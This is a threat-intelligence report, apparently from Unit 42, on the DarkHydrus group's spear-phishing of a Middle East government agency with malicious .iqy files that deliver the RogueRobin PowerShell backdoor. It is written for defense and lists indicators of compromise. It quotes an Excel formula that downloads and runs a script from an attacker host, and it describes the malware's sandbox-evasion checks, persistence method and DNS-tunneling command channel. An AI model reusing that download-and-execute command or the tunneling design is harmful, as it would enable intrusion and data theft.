New Threat Actor Group DarkHydrus Targets Middle East Government


unit42.paloaltonetworks.com/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/

By Robert Falcone , Bryan Lee and Tom Lancaster July 27, 2018

In July 2018, Unit 42 analyzed a targeted attack using a novel file type against at least one government agency in the Middle East. It was carried out by a previously unpublished threat group we track as DarkHydrus. Based on our telemetry, we were able to uncover additional artifacts leading us to believe this adversary group has been in operation with their current playbook since early 2016. This attack diverged from previous attacks we observed from this group as it involved spear-phishing emails sent to targeted organizations with password protected RAR archive attachments that contained malicious Excel Web Query files (.iqy). .iqy files are simple text files containing a URL which are opened by default by Excel. Once opened, Excel will retrieve whatever object is at the URL inside the file. These files have most recently been found in use by criminals to deliver commodity RATs such as Flawed Ammyy. In DarkHydrus's case, the preferred payload retrieved in their previous attacks were exclusively open-source legitimate tools which they abuse for malicious purposes, such as Meterpreter and Cobalt Strike. However, in this instance, it appears that this group used a custom PowerShell based payload that we call RogueRobin.

Attack Analysis

The actors sent the spear-phishing emails between July 15 and 16. Each of the emails had a password protected RAR archive attached named credential.rar. The body of the message, seen in Figure 1 was written in Arabic and asks the recipient to review the document within the archive. The message also includes the password 123456 that is required to open the RAR archive. The credential.rar archive contained a malicious .iqy file named credential.iqy.



السلام عليكم

برجاء الإطلاع على الملف المرفق ومراجعته

مع جزيل الشكر

كلمه السر:123456`

Figure 1 Message body in delivery email

Google Translate renders the Arabic message as:


Hi
Please review and review the attached file
Gratefully
Password: 123456

Payload Analysis

The credential.iqy is an .iqy file (SHA256: cc1966eff7bed11c1faada0bb0ed0c8715404abd936cfa816cef61863a0c1dd6) that contains nothing more than the following text string:

hxxp://micrrosoft[.]net/releasenotes.txt

Microsoft Excel natively opens .iqy files and will use the URL in the file to obtain remote data to include in the spreadsheets. By default, Excel does not allow the download of data from the remote server, but will ask for the user's consent by presenting the dialog box in Figure 2:


Microsoft Excel Security Notice

Microsoft Office has identified a potential security concern.

File Path: C:\...faada0bb0ed0c8715404abd936cfa816cef61863a0c1dd6.iqy


Data connections have been blocked. If you choose to enable data connections, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.

Figure 2 Excel security notice for .iqy files

By enabling this data connection, the user allows Excel to obtain content from the URL in the .iqy file. The contents within the releasenotes.txt file (SHA256: bf925f340920111b385078f3785f486fff1096fd0847b993892ff1ee3580fa9d) contains the following formula that Excel will save to the "A0" cell in the worksheet:

```
=cmd|' /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass -c IEX ((New-Object
Net.WebClient).DownloadString(\"hxxp://micrrosoft[.]net/winupdate.ps1\"))'!A0
```

The formula uses a command prompt to run a PowerShell script that attempts to download and execute a second PowerShell script hosted at the URL hxxp://micrrosoft[.]net/winupdate.ps1. By default, Excel will not launch the command prompt application, but will do so with the user's consent via the following dialog box in Figure 3:


Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?

Figure 3 Confirmation of access of remote data

The winupdate.ps1 script (SHA256: 36862f654c3356d2177b5d35a410c78ff9803d1d7d20da0b82e3d69d640e856e) is the main payload of this attack that we call RogueRobin. Its developer used the open source Invoke-Obfuscation tool to obfuscate this PowerShell script, specifically using the COMPRESS

technique offered by Invoke-Obfuscation. The decompressed PowerShell payload has some similarities to the PowerShell Empire agent, such as the use of a jitter value and commands referred to by job ID, but we do not have conclusive evidence that the author of this tool used Empire as a basis for their tool.
Before carrying out any of its functionality the payload checks to see if it is executing in a sandbox. The payload uses WMI queries and checks running processes for evidence that the script may be executing within an analysis environment. The specific sandbox checks include:

- Using WMI to check BIOS version (SMBIOSBIOSVERSION) for VBOX, bochs, qemu, virtualbox and vm.
- Using WMI to check the BIOS manufacturer for XEN.
- Using WMI to check if the total physical memory is less than 2900000000.
- Using WMI to check if the number of CPU cores is less than or equal to 1.
- Enumerates running processes for “Wireshark” and “Sysinternals”.

If the payload determines it is not running in a sandbox, it will attempt to install itself to the system to persistently execute. To install the payload, the script will create a file %APPDATA%\OneDrive.bat and save the following string to it:
powershell.exe -WindowStyle Hidden -exec bypass -File “%APPDATA%\OneDrive.ps1”
The script then writes a modified copy of itself to %APPDATA%\OneDrive.ps1, with the code that performs this installation omitted. To persistently execute when the system starts, the script will create the following shortcut in the Windows startup folder, which will run the OneDrive.ps1 script each time the user logs in:
$env:SystemDrive\Users\$env:USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OneDrive.lnk
The payload itself communicates with its configured command and control (C2) servers using a custom DNS tunneling protocol. The domains configured within this payload are:

- Anyconnect[.]stream
- Bigip[.]stream
- Fortiweb[.]download
- Kaspersky[.]science
- microtik[.]stream
- owa365[.]bid
- symanteclive[.]download
- windowsdefender[.]win

The DNS tunneling protocol can use multiple different DNS query types to interact with the C2 server. The payload has a function it calls early on that tests to see which DNS query types are able to successfully reach the C2 server. It iterates through a list of types and the first DNS type to receive a response from the C2 server will be used for all communications between the payload and the C2 server, which are in the following order *(editor’s note: AC is not a DNS record type but is a mode where the trojan will perform a request for an A record requiring ac as a subdomain)*:

- A
- AAAA
- AC – (see note above)

- CNAME
- MX
- TXT
- SRV
- SOA

The payload uses the built-in Windows nslookup application with specific parameters and specially crafted subdomains to communicate with the C2. To establish communications with the C2, the payload will first get a system specific identifier issued by the C2 server. The initial DNS query sent by the payload to obtain the system specific identifier uses the following structure, which includes the current process identifier (PID) as the subdomain of the C2 domain:
<current process id>.<c2 domain>
The C2 server will provide the system specific identifier within the answer portion of the DNS response. Table 1 explains how the payload obtains the system identifier from the C2 server's answer depending on the query type:

DNS Type	Description
A	Uses the regular expression '(\d+)\-.$Global:domain' to get the decimal value from the answer
AAAA	The payload will split the IPv6 answer on ":" take the [0] and [1] digits treat them as a hexadecimal value to obtain an integer.
AC,CNAME,MX,TXT,SRV,SOA	Uses the regular expression 'Address:\s+(\d+.\d+.\d+.\d+)' and uses the decimal value in the first octet of that IPv4 address

Table 1 Breakdown of query types

Once the system identifier is obtained, the payload gathers system specific information and sends it to the C2 server. The information gathered is added to a string in the following structure:
<IP address>|<computer name>|<domain>|<username>|<isAdmin flag>|<hasGarbage flag from config>|<hasStartup flag from config>|<"hybrid" mode flag from config>|<sleep interval from config>|<jitter value from config>
The payload will base64 encode this string and use its DNS tunneling protocol to transmit the data to the C2. The tunneling protocol transmits data by sending a series of DNS queries with the data within the subdomain of the C2 domain. The structure of each of these outbound DNS requests is as follows:
<system ID>-<job ID>-<offset in data><more data flag>-<random length of base64 encoded data between 30 and 42 characters>.<c2 domain>
The payload will look for different responses to these outbound queries depending on the type of DNS request that the payload uses to communicate with the C2. The following shows the specific IP addresses or strings used by the C2 to transmit a success or cancel message depending on the type of DNS query used for C2 communications:

DNS Type	Successful	Cancel
A,AC	1.1.1.\d+	1.2.9.\d+

AAAA	2a00::	2200::
CNAME,MX,TXT,SRV,SOA	ok	cancel

After providing system specific information, the payload will Interact with the C2 server to obtain commands, which the payload refers to as jobs. The C2 will provide a string that the payload will use to determine the command to execute based on its command handler. To obtain strings to treat as commands, the payload will issue a series of DNS queries to resolve domains with the following structure:
<system id>-<job ID>-<offset data specific to job>.<c2 domain>
The C2 server will provide responses to these queries that contain answers in IPv4 or IPv6 addresses depending on the type of DNS query the payload uses to communicate with its C2 server. The payload will use a specific regular expressions dependent on the type of DNS query was used to obtain the command string, which can be seen in Table 2:

DNS TYPE	**Regex Pattern**
A	Address:\s+(\d+.\d+.\d+.\d+)
AC	\d+-\d+-(\d+)-([\w\d+/=]+)-\d-.ac.$Global:domain
AAAA	Address:\s+(([a-fA-F0-9]{0,4}:{1,4}[\wl:]+){1,8})
CNAME,MX,TXT,SRV,SOA	(\d+)-([\w\d/=+]{0,})\-.$Global:domain

Table 2 Types of responses provided by C2

These regular expressions are used to build strings that the payload will then subject to its command handler. We analyzed the payload to determine the commands available, which provide a variety of remote administration capabilities. The command handle looks for the following command strings in Table 3:

Command	**Description**
$fileDownload	Uploads the contents of a specified file to C2
$importModule	Adds a specified PowerShell module to the current script
$screenshot	Executes the contents of the command, which should be the string ‘$screenshot’. We are not sure if this works, but the command name would suggest it is meant to take a screenshot
$command	Runs a PowerShell command and sends the output to the C2
slp:\d+	Sets the sleep interval between C2 beacons

$test-mode	Issues DNS queries of A, AAAA, AC, CNAME, MX, TXT, SRV and SOA types to the C2 servers attempting to determine which DNS query types were successful. This command will automatically set the DNS type to use for actual C2
$show-config	Uploads the current configuration of the payload to the C2
slpx:\d+	Sets the sleep interval between outbound DNS requests
$fileUpload	Downloads contents from the C2 server and writes them to a specified file

Table 3 Commands available to payload

Campaign Analysis
The following domains are configured within the payload to be used as C2s. Thematically, each domain appeared to be attempting to spoof the legitimate domain of an existing technology provider with an emphasis on security vendors.

- Anyconnect[.]stream
- Bigip[.]stream
- Fortiweb[.]download
- Kaspersky[.]science
- microtik[.]stream
- owa365[.]bid
- symanteclive[.]download
- windowsdefender[.]win

The listed C2 servers all resolved to IPs belonging to a service provider in China at 1.2.9.0/24, which is the IP address used by the C2 server to send a cancel communications message to the end system. These IPs provided insufficient data for additional investigations. However, each of the listed domains used ns102.kaspersky[.]host and ns103.kaspersky[.]host as their name servers. Examination of ns102/ns103.kaspersky[.]host revealed that the second level domain kaspersky[.]host was illegitimate and not owned by the legitimate Kaspersky Labs. Passive DNS resolution of kaspersky[.]host revealed two IPs of interest, 107.175.150[.]113 and 94.130.88[.]9.
94.130.88[.]9 showed passive DNS resolutions of two additional domains, 0utlook[.]bid and hotmai1[.]com. It is unknown what these domains may have been used for but based on the similarity of domain spoofing and sharing an IP, they are likely part of the adversary infrastructure. 107.175.150[.]113 showed one other domain resolution, <redacted>.0utl00k[.]net. We were able to link this specific domain as a C2 for another weaponized document (SHA256: d393349a4ad00902e3d415b622cf27987a0170a786ca3a1f991a521bff645318) containing a PowerShell script very similar to the one found in this attack. Examining the second level domain of 0utl00k[.]net revealed another IP of interest, 195.154.41[.]150. This IP contained two other domain resolutions following the vendor spoofing theme: allexa[.]net and cisc0[.]net. Expanding upon cisc0[.]net, we discovered several weaponized documents and payloads using this domain as a C2, from mid to late 2017.
Open source intelligence provided by ClearSky Security indicates the domain cisc0[.]net is possibly related to the adversary group known as Copy Kittens. While there are significant

tactical overlaps such as similarity of techniques used as well as victimology, we were unable to uncover significant evidence of relational overlaps. Further information regarding the Copy Kittens adversary can be found in a paper titled Operation Wilted Tulip.
Our own dataset provides a solid grouping of the DarkHydrus group, with significant overlaps in C2 infrastructure as well as similarities in weaponized binaries. C2 domains were also left online and reused over an extended amount of time, such as the domain micrrosoft[.]net which was used in this attack in addition to two other payloads in January 2017 and July 2017.
Studying the other samples, we have attributed to DarkHydrus, we are able to ascertain that this adversary has mainly leveraged weaponized Microsoft Office documents using tools available freely or from open source repositories such as Meterpreter, Mimikatz, PowerShellEmpire, Veil, and CobaltStrike. The documents generally do not contain malicious code and instead are weaponized to retrieve remote files containing malicious code on execution. Due to the modular nature of the delivery document, available data for analysis for these attacks are dependent upon the operational nature of the C2 server at the time of execution.

Conclusion
The DarkHydrus group carried out an attack campaign on at least one government agency in the Middle East using malicious .iqy files. The .iqy files take advantage of Excel’s willingness to download and include the contents from a remote server in a spreadsheet. DarkHydrus leveraged this obscure file format to run a command to ultimately install a PowerShell scripts to gain backdoor access to the system. The PowerShell backdoor delivered in this current attack may have been custom developed by the threat group, however, it is possible that DarkHydrus pieced together this tool by using code from legitimate open source tools.
Palo Alto Networks customers are protected by:

- The micrrosoft[.]net domain has had a malicious classification since March 3, 2017.
- All C2 domains associated with this payload have a command and control classification.
- Traps provides endpoint protection, as it can block Excel from creating a command prompt process.
- AutoFocus customers may learn more from the DarkHydrus tag

IOC
Related SHA256 Hashes

Payloads
cec36e8ed65ac6f250c05b4a17c09f58bb80c19b73169aaf40fa15c8d3a9a6a1
ac7f9c536153780ccbec949f23b86f3d16e3105a5f14bb667df752aa815b0dc4
a547a02eb4fcb8f446da9b50838503de0d46f9bb2fd197c9ff63021243ea6d88
d428d79f58425d831c2ee0a73f04749715e8c4dd30ccd81d92fe17485e6dfcda
dd2625388bb2d2b02b6c10d4ee78f68a918b25ddd712a0862bcf92fa64284ffa
b2571e3b4afbce56da8faa726b726eb465f2e5e5ed74cf3b172b5dd80460ad81
c8b3d4b6acce6b6655e17255ef7a214651b7fc4e43f9964df24556343393a1a3
ce84b3c7986e6a48ca3171e703e7083e769e9ced1bbdd7edf8f3eab7ce20fd00
99541ab28fc3328e25723607df4b0d9ea0a1af31b58e2da07eff9f15c4e6565c

Delivery documents

d393349a4ad00902e3d415b622cf27987a0170a786ca3a1f991a521bff645318
8063c3f134f4413b793dfc05f035b6480aa1636996e8ac4b94646292a5f87fde
9eac37a5c675cd1750cd50b01fc05085ce0092a19ba97026292a60b11b45bf49
cf9b2b40ac621aaf3241ff570bd7a238f6402102c29e4fbba3c5ce0cb8bc25f9
0a3d5b2a8ed60e0d96d5f0d9d6e00cd6ab882863afbb951f10c395a3d991fbc1
0b1d5e17443f0896c959d22fa15dadcae5ab083a35b3ff6cb48c7f967649ec82
870c8b29be2b596cc2e33045ec48c80251e668abd736cef9c5449df16cf2d3b8
ff0b59f23630f4a854448b82f1f0cd66bc4b1124a3f49f0aecaca28309673cb0
01fd7992aa71f4dca3a3766c438fbabe9aea78ca5812ab75b5371b48bd2625e2
6dcb3492a45a08127f9816a1b9e195de2bb7e0731c4e7168392d0e8068adae7a
47b8ad55b66cdcd78d972d6df5338b2e32c91af0a666531baf1621d2786e7870
776c056096f0e73898723c0807269bc299ae3bbd8e9542f0a1cbba0fd3470cb4
cf7863e023475d695c6f72c471d314b8b1781c6e9087ff4d70118b30205da5f0
e88045931b9d99511ce71cc94f2e3d1159581e5eb26d4e05146749e1620dc678
26e641a9149ff86759c317b57229f59ac48c5968846813cafb3c4e87c774e245
b5cfaac25d87a6e8ebabc918facce491788863f120371c9d00009d78b6a8c350
ad3fd1571277c7ce93dfbd58cee3b3bec84eeaf6bb29a279ecb6a656028f771c

Related Domains

maccaffe[.]com
cisc0[.]net
0utl00k[.]net
msdncss[.]com
0ffice[.]com
0ffiice[.]com
micrrosoft[.]net
anyconnect[.]stream
bigip[.]stream
fortiweb[.]download
kaspersky[.]science
microtik[.]stream
owa365[.]bid
symanteclive[.]download
windowsdefender[.]win
allexa[.]net
kaspersky[.]host
hotmai1[.]com
0utlook[.]bid